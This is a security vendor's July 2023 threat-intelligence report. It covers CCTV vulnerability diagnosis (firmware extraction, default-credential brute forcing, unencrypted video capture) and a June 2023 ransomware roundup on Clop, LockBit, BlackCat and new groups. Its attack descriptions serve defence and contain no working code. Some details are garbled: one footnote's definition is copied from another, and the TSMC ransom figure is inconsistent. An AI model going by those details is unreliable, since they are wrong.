

Threat Intelligence Report

EQST INSIGHT

2023
07

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

Contents

EQST insight

24/7 Watchdog: CCTV diagnosis uncovering invisible threats ----- 1

Keep up with Ransomware

Clop, exploits vulnerabilities to threaten large-scale attacks ----- 11

Research & Technique

GitLab arbitrary file reading vulnerability (CVE-2023-2825) ----- 27

EQST insight

24/7 Watchdog: CCTV diagnosis uncovering invisible threats

■ CCTV security overview

The size of the global CCTV market is estimated to be \$35.47 billion in 2022, showing an average annual growth rate of about 16%. It is expected to continue to grow and reach \$105.2 billion in 2029. In particular, as CCTVs have become essential for preventing monitoring crimes and surveillance, and responding to potential safety threat factors in banks, financial institutions, public places, and industrial facilities, related demands are expected to continue to increase.



* Source: fortune business insights

Figure 1. Global CCTV market size¹

¹ fortune business insights : <https://www.fortunebusinessinsights.com/cctv-camera-market-107115>

However, various security threats are occurring due to insufficient security awareness compared to the demand for more CCTVs. In 2016, there was a Mirai botnet² hacking incident in which major websites such as Twitter, Netflix, and New York Times were paralyzed by DDoS attacks targeting IoT devices including CCTVs. In addition, a series of actual damage cases occurred, e.g., the wallpad hacking incident (2022), in which the wallpads of about 400,000 households around the country were hacked, and private life videos were leaked through the built-in cameras, and the incident (2023), in which patients' treatment videos were leaked at a famous plastic surgery clinic in Gangnam. As we can easily find cases of cyberattacks through CCTV hacking around us, CCTV security is emerging as a popular social issue.

Accordingly, the need for CCTV security diagnosis is constantly emphasized. To prevent CCTV security incidents, it is necessary to check the overall security vulnerabilities of CCTVs from hardware to software and identify the risks and threat factors that may arise from them in advance.

SK Shieldus' EQST (Experts, Qualified Security Team) Group went further from web and mobile vulnerability diagnosis, which are the major areas, and is conducting technical vulnerability diagnosis for IoT devices including CCTVs. Through this, it is possible to improve the safety of CCTVs and IoT devices by identifying security vulnerabilities and taking appropriate countermeasures.

² Mirai botnet: A type of botnet that infects Internet of Things (IoT) devices with malware so that hackers can freely control them on the network.

■ EQST Group CCTV diagnosis criteria

The EQST Group of SK Shieldus has established its own CCTV diagnosis criteria by referring to the criteria if EQST IoT Diagnosis Guide v2.0.

No.	Classification	EQST security review diagnosis items	Web	Terminal	KISA IoT-SAP criteria
1	Hardware protection	Existence of physical interface	-	○	Whether external interface is deactivated and the access control function is provided if necessary
2		Whether the disassembly confirmation mechanism is applied	-	○	Prevention unauthorized persons from accessing internal ports
3		Whether firmware extraction is possible	-	○	Whether to the function to detect and respond to unauthorized persons' tampering is provided
4		Whether the OS alteration detection function is applied	-	○	-
5	Terminal protection	Verification of the integrity of the firmware	-	○	Whether the reliable environment execution of remote control is inspected
6		Whether the source codes are obfuscated	-	○	Whether the integrity verification function is provided for key settings and exec codes
7		Whether important information is stored in the terminal	-	○	Whether the integrity test is performed before updates
8		Whether important information is exposed in the memory	-	○	Whether source codes are obfuscated
9		Whether important information in the screen is exposed in plain text	-	○	Whether the important information stored in the product is encrypted
10		Whether operation information is exposed in the app source codes	-	○	Whether the authentication information screen exposure is prevented and masked
11		Whether important information is exposed in the debug log	-	○	-
12	Service protection	SQL injection	○	-	-
13		Malware upload	○	○	Whether secure coding is applied
14		Whether unsuitable users are authorized	○	○	Whether authorized users are checked before update
15		File download	○	-	-
16		Whether system operation information is exposed by external sites	○	-	-
17		Execution of OS commands	○	○	Whether secure coding is applied
18		XML external object attack (XXE)	○	-	-
19		Phishing attacks using the redirect function	○	-	-
20		LDAP injection	○	-	-
21		SSI injection	○	-	-
22		Insufficient user authentication	○	○	Whether identification and authentication for user identity verification precedes administration service and access to important information
23	Automation attack	○	○	Whether repeated authentication attempts are made through wrong authentication information	
24	Buffer overflow attack	○	○	Whether secure coding is applied	

Figure 2. EQST Group CCTV diagnosis criteria

The EQST Group established the EQST CCTV diagnosis criteria consisting of a total of 56 items by adding 39 items of the KISA diagnosis criteria and the items in the IoT-specific areas “service protection”, “hardware protection”, and “terminal security” areas. As a result of CCTV security inspection based on the criteria, it was found that the vulnerabilities of “hardware protection” and “service protection” items were the highest among security inspection items.

EQST Statistics of CCTV vulnerability

infosec




Figure 3. EQST Group CCTV diagnosis statistical table

■ EQST Group CCTV diagnosis process

The CCTV device diagnosis process carried out by the EQST Group is as follows:




Figure 4. EQST Group's CCTV diagnosis process blueprint

The CCTV diagnosis area can be classified into hardware and software. Hardware is an area that diagnoses modules identified inside the device, and software is an area that diagnoses the programs of CCTV (IP Camera) devices or linked programs (example: lighttpd, Apache).

In the hardware area, threat elements for overall hardware are identified, e.g., whether a disassembly confirmation mechanism that can identify physical access to the inside of the device is applied, and whether important information (firmware, account information, secret keys, etc.) is exposed from the device's external interface.

The software area diagnoses authentication, authorization, and integrity areas for the platform through analysis and modification of the firmware extracted from the hardware. In addition, if there is an external management solution such as a client-server program associated with the device, a relevant solution is added in the CCTV diagnosis area, and the vulnerability linked to the device is checked.

■ CCTV attack surface analysis

In the past, CCTV was defined as a device that transmits video information on a closed network. However, most CCTVs today are open to the outside world as wired/wireless functions are used for efficient management or convenient accessibility improvement. Accordingly, management of diversified attack surfaces has become more important for CCTV security.

Below is a table that classifies the attack surface of CCTVs into four areas.

Area	Attack surface
Hardware protection	MCU, ROM ³ , debug port
Service protection	Web services, mobile services, and other network services
User authentication	User authentication information
Data protection	Wired and wireless communication protocols, and encryption algorithms

1) Hardware protection

Unlike general systems, CCTVs are characterized by mass production and supply at low cost. As a result, the difficulty of acquiring the same product is relatively low. Such low-cost mass production requires attention because it is possible to analyze the device's operating system or service through an alternative terminal even if the attacker does not directly access the installed terminal.




Figure 5. Extraction of firmware using the MCU chip

The microcontroller unit (MCU) visually identifies the flash memory in which the firmware is stored, extracts the firmware, and tries to enter⁴ the device boot loader through the debug interface⁵. At this time, if there is no special security setting, it is possible to easily acquire the boot loader command shell. As vulnerabilities identified in the process can act effectively on devices in actual operation, hardware checks must be inspected.

³ ROM: A non-volatile storage device for storing data (example: EMMC, Flash memory)

⁴ Device boot loader entry: A booting code used to run OS exclusively for IoT (example: PC CMOS)

⁵ Debug interface: A non-volatile storage device for storing data (example: EMMC, Flash memory)

2) Service protection

Recently, with the development of technology, it is possible to easily and conveniently use various network services, such as remote viewing and management of CCTV images through web services and mobile apps. However, if it is possible to access CCTVs through a mobile app, caution is required as it can take over the user's device by attacking the vulnerability of the linked app itself.




Figure 6. CVE analysis through web server version information

The attacker can acquire internal information of the system through the information left in the web server development stage and the error page set as default in the server. Furthermore, if information about the web server version is exposed, as an attack using CVE (Common Vulnerabilities and Exposure) becomes possible for that version, it can lead to high-risk infringement incidents such as video information leakage. Therefore, if there is a service that interfaces with CCTVs, it is necessary to check it and take measures by applying the latest patches and security updates to all related elements.

3) User authentication

If the API key or administrator account information used for CCTV operation is exposed without being encrypted in the firmware or device, an attacker can use the information to manipulate the device or obtain administrator privilege. In addition, you need to be careful because the attacker can attempt an attack by entering the default account information for the administration webpage and access the system based on the authentication information found. In fact, malware such as Mirai and Mozi perform attacks by brute-forcing authentication information and default account information commonly used in CCTVs to infect an unspecified number of IoT devices.




Figure 7. Dictionary attack and initial account information by manufacture

* Source: cctvdesk⁶

For many IoT devices, including CCTVs, basic account information set at the time of shipment can be found through manuals provided by manufacturers or on the Internet. Therefore, the best way to prevent brute force attacks is to change the default password. Currently, many manufacturers are making it mandatory to reset the password when logging in for the first time to enhance security. When setting a password, users should be more careful to maintain a high level of security by making efforts not to use consecutive letters or numbers and not use words in the dictionary as they are.

⁶ cctvdesk : <https://cctvdesk.com/cctv-default-password/>

4) Data protection

When transmitting and receiving important data, such as CCTV images, through an unsafe channel, hackers may peep or tamper with it. So care must be taken. In addition, even though an encryption protocol is used, if a vulnerable encryption protocol is used, communication data can be intercepted and forcibly decrypted. So the encryption algorithm must be checked as well. Therefore, it is important to prevent data by using an encryption protocol with high reliability and strength in wired/wireless communication.




Figure 8. Exposure of plain-text image information within the HTTP protocol

For example, when CCTV device image data is transmitted with the HTTP protocol⁷, it will be possible to arbitrarily extract the protocol image using the MITM⁸ technique. Distributing the image data may cause direct or indirect damage. Therefore, for the security of CCTV video data, it is necessary to conduct self-encryption using a safe encryption algorithm other than vulnerable encryption algorithms like MD5⁹ and RC4¹⁰, or apply SSL encryption to the protocol before transmission.

⁷ HTTP protocol: A protocol that follows the server/client model for exchanging data on the Internet

⁸ MITM: Man in the Middle, an attack in which an attacker intercepts data transmission by intervening between the user's Internet server and the destination of the Internet traffic

⁹ MD5: It is a 128-bit encryption hash function. It is recommended not to use it due to a design defect in 1996.

¹⁰ RC4: RC4 is a stream cipher developed by Ron Rivest of RSA Security in 1987 and has been the standard encryption protocol of SSL since 1995.

■ Closing

With the recent increase in demand for CCTVs and IoT, various wired and wireless functions are added to secure connectivity, convenience, and availability between users. However, cyber attacks and issues exploiting vulnerabilities in wired/wireless functions are constantly occurring, and in order to respond to these threats, companies and users need to pay attention to CCTV and IoT security incidents and make efforts to diagnose vulnerabilities.

In order to respond to cyber attacks using CCTVs and IoT, the EQST Group has established its own IoT diagnosis standards and is conducting inspections, and is continuously upgrading by revising the diagnosis standards according to changes in trends. For detailed information, see the EQST IoT Diagnosis Guide v.2.0.



EQST 그룹이 제안하는 IoT 진단 가이드 2.0



[Link] Shortcut to full text download: [IoT Diagnosis Guide 2.0 proposed by the EQST Group](#)

■ Reference sites

url: <https://www.lighttpd.net/>

url: <https://www.fortunebusinessinsights.com/cctv-camera-market-107115>

url: <https://github.com/DataBach-maker/DictionaryAttackExample>

url: <https://cctvdesk.com/cctv-default-password/>

url: <https://book.hacktricks.xyz/network-services-pentesting/554-8554-pentesting-rtsp>

url: <https://www.wowza.com/community/t/encrypting-an-rtsp-stream/36108>

Keep up with Ransomware

Clop, exploits vulnerabilities to threaten large-scale attacks

■ Overview

In June 2023, there were 439 cases of ransomware damage. The number slightly declined by 69 cases compared to the previous month (508 cases). The reason why many cases of ransomware damage appeared last May is that Malas exploited the vulnerability (CVE-2022-24682¹¹) on the e-mail platform Zimbra Collaboration Suite to successfully launch 171 large-scale attacks.

A noteworthy issue of this month is that Clop carried out another massive attack. It was confirmed that Clop carried out a large-scale attack again in June following last February and April. Clop exploited the vulnerability (CVE-2023-34362¹²) of Progress MOVEit Transfer to post victims' data on a dark web leak site and demand money. In July 2021, it seems that Clop had been preparing for this attack for a long time, e.g., conducting an attack test that abused CVE-2023-34362. In the future, there is a possibility that victims' data due to this incident will be continuously posted on the leak site. So we need to keep an eye on it. Due to Clop's successive large-scale attacks, the US government announced that it would offer a \$10 million reward to those who provide information about Clop, and the attention of investigative agencies is focused on Clop.

In addition, the activities of LockBit have slowed down compared to last May, but it threatened to disclose sensitive data of TSMC (Taiwan Semiconductor Manufacturing Co.), a Taiwanese semiconductor manufacturing company, on the dark web, and demanded a ransom of \$70 million (KRW90.5 billion). However, it is doubtful whether LockBit's negotiation request will be accepted considering that the company has earned \$91 million in revenue only from US companies so far.

¹¹ CVE-2022-24682: Cross Site Scripting vulnerability that allows script codes to be executed in the security context of the victim's browser

¹² CVE-2023-34362: SQL Injection vulnerability that allows web shell upload

The BlackCat (Alphv) Group has also been consistent. BlackCat said in February that it attacked Reddit, an American discussion site. Later, in April and June, it sent an e-mail to Reddit asking for money, but Reddit did not respond. So BlackCat expressed its intention to leak 80GB of compressed and confidential data to the leak site. However, the truth battle continues as Reddit revealed that the BlackCat Group acquired an employee's credentials through phishing and obtained only some internal documents, codes, and access privileges to some internal dashboards and business systems.

What Clop's MOVEit attack exploiting vulnerabilities and BlackCat's Reddit attack have in common is that they focus on data theft without using ransomware for the attack. Similar cases existed before. Last January, the BianLian Group switched from data encryption through ransomware to pure data theft after Avast, a Czech security company, unveiled a ransomware decryption tool. It can be seen that ransomware groups are also requesting ransom by posting data to leak sites through data theft excluding encryption. However, the actual use of ransomware has not decreased significantly, and it is widely used in cybercrime. It is also worth noting that the attack methods of the RaaS groups are changing. Ransomware groups look organized, e.g., cooperating with professional manpower such as IABs¹³ (Initial Access Broker) and hiring professional manpower within the group.

In addition to this, a ransomware group called 8Base carried out many activities in June. The leak site of 8Base was disclosed in May, but as leaked data that is estimated to have been stolen since April 2022 was posted on the leak site, it is believed that it has been quietly active for about 1 year. 8Base posted a total of 115 pieces of leaked data, 44 in June alone. Also, the possibility that 8Base is a group originating from RansomHouse has been raised due to the similarity of the leak sites and the virtually identical ransom note and service terms. However, since the customized Phobos ransomware loaded through SmokeLoader¹⁴ used by 8Base is ransomware as a service (RaaS), it is difficult to view the use of the said ransomware as an indicator of its affiliation. Therefore, it is still difficult to determine which group 8Base originated from.

One notable ransomware among the ransomware variants newly discovered in June is the Linux target BlackSuit based on the Royal ransomware. The BlackSuit ransomware has versatility targeting both Windows and Linux systems. It adopted the double extortion method, applied the AES method to file encryption, and protected the encryption key with RSA. In addition, it improved the speed of the encryption process through intermittent encryption.

¹³ IAB: An individual or group selling initial access path

¹⁴ SmokeLoader: Malware used to download other malware to the infected system

Also, new ransomware groups, Lapiovra and NoEscape, were discovered. The Lapiovra Group started its activity by posting leaked data from an American nanotechnology research firm. The ransomware used by the Lapiovra Group is similar to that of the REvil (Sodinokibi) Group, e.g., config data, user's keyboard language identification, and C&C URL creation routine. So it is assumed that it was created based on the latter. The NoEscape Group was discovered this month, but has been active, posting seven cases of leaked data from various industries, including finance, education, and manufacturing. The NoEscape ransomware operates as RaaS and is similar to the Avaddon ransomware in that it adds random character strings to files and has a similar ransom note. NoEscape has not only ransomware targeting Windows, but also variants targeting Linux and ESXi systems. In particular, ransomware targeting Windows is characterized by the fact that it uses the Reflective DLL Injection¹⁵ technique.

Meanwhile, in Korea, the Mallox ransomware targeting MS-SQL firmware, which is still vulnerable, is being distributed. What is unusual is that not only EXE files but also BAT file extensions are used. The BAT file is a script file used in Windows and is mainly used when a series of tasks are automated. As it is possible to deliver the malware payload by executing the Powershell script through this, it is used to bypass detection from the attacker's point of view. Mallox ransomware uses this to perform initial access by performing a Brute Force Attack¹⁶ or a Dictionary Attack¹⁷ on the credentials managed by the vulnerable system.

In addition, it was confirmed that groups using the Crysis ransomware distributed the Venus ransomware by obtaining account information with the Brute Force Attack or Dictionary Attack through vulnerable RDP. They caused network diffusion by installing tools like port scanners and Mimikatz, including the Venus ransomware. Therefore, in case of damage due to the Crysis ransomware, it is necessary to check how it was spread to the internal system, and it is important to follow the correct password policy and keep the system up to date.

¹⁵ Reflective DLL Injection: A technique that directly maps and executes DLL data after inserting it into the memory of the running process

¹⁶ Brute Force Attack: A technique that enters all possible values to crack a password

¹⁷ Dictionary Attack: A technique that finds a password by entering words in a dictionary

Clop, a zero-day vulnerability in MOVEit Transfer, is being exploited for large-scale data exfiltration.

- Clop group exploits vulnerability CVE-2023-34362 in MOVEit Transfer.
- They exploit the vulnerability to deploy a web shell, ensuring persistence and performing authentication.
- More than 1400 hosts are exposed to the risk.
- They demand ransom without performing encryption.

Evidence confirms that Clop has been testing vulnerabilities in MOVEit Transfer since 2021.

- While analyzing the logs from the affected system, evidence confirms testing activities dating back to 2021.
- Further evidence confirms similar activities in July 2021 as well.
- It is estimated that hundreds of companies have been affected.

Akira ransomware, developing free decryption tools.

- Avast company develops and distributes free Akira decryption tools.
- Development of decryption tools for both 32-bit and 64-bit Windows systems.

BlackCat (Alphv) poses a threat of Reddit data breach.

- BlackCat threatens to publicly release approximately 80GB of compressed data stolen from Reddit.
- It stems from a phishing attack conducted in February.

Rhysida, leaking documents stolen from the Chilean military.

- A Chilean Army corporal is implicated in the attack.
- They allege posting 360,000 Chilean Army documents, revealing only 30% of their stolen data.
- Using tools like CobaltStrike, they spread across the network and then deploy ransomware payloads.

* CobaltStrike : Commercial penetration testing tools, cracked versions of which have been released, are being exploited.

Suspect accused in the United States for being associated with the LockBit group.

- The third prosecution of a LockBit affiliate in the United States since November of last year.
- Directly carried out at least five attacks.

US government offers \$10M reward for Clop ransomware information.

- The US Department of State announces a reward for individuals providing information on the Clop group.
- Setting up servers for submitting information on attackers, including Clop.

LockBit demands \$70 million (approx. ₩9.05billion) after attacking TSMC subcontractor.

- LockBit group accesses the internal systems of TSMC subcontractor Kinmax, exfiltrates data, and demands a ransom of \$70 million.
- TSMC unaffected, terminates collaboration with subcontractor.

Attacking Russian game users by impersonating the WannaCry ransomware.

- Attacking Russian FPS game users by impersonating the WannaCry ransomware.
- Since the game is free, it can be downloaded, malicious payload inserted, and distributed.
- Impersonating WannaCry, it utilized the open-source "Crypter" encryption tool for malicious purposes.
- Imitating WannaCry to intimidate victims and increase the burden of ransom payment.

Ransomware attackers utilize cloud mining services for cryptocurrency laundering.

- North Korea's APT43 uses cloud mining services for cryptocurrency laundering and anti-forensic activities.
- Cloud mining is a service that allows remote cryptocurrency mining.
- It creates ambiguity in the source of funds and makes the origin of funds appear legitimate.


The Cyclops ransomware group sells Go-based infostealer malware on forums.

- Cyclops sells information-stealing malware designed to capture critical data from infected systems.
- Designed to target both Windows and Linux, it enables the theft of desired data.

The TargetCompany ransomware group operates with the Xollam variant of the Mallox malware.

- Xollam spreads through spam emails with malicious MS OneNote files attached as attachments.
- The TargetCompany ransomware group establishes Telegram channels for double-extortion purposes.

Ransomware threat





New ransomware variant

STOP : .nerz, .neon, .neqp, .ahui, .ahw
 .ahgr, .bhtw, .bhui, .bhgr, .agvv
 .thgz, .tgpq, .tgvv
Dharma : .NBR, .thx, .mono
Chaos : .minime, .WAGNER
Snatch : .TMRCRYPTOR, .qxtfkslrf

New ransomware & group

Lapiovra, NoEscape, Anti-US, Tuga, Havoc, Resq100




New threats



Insert ID from Ransom Note:

This is La Piovra Ransomware, dreams come here to die!



* Source: Lapiovra, NoEscape ransomware Group site image

In June 2023, there were 439 cases of ransomware damage, a relatively small number compared to the 508 cases of last May, but it is still a dangerous situation as new and variant ransomware are steadily appearing. Furthermore, ransomware groups invested a lot of time and resources in the initial access process for ransomware attacks in the past, but today, as the ransomware ecosystem is organized, the difference is that this trend has begun to change.

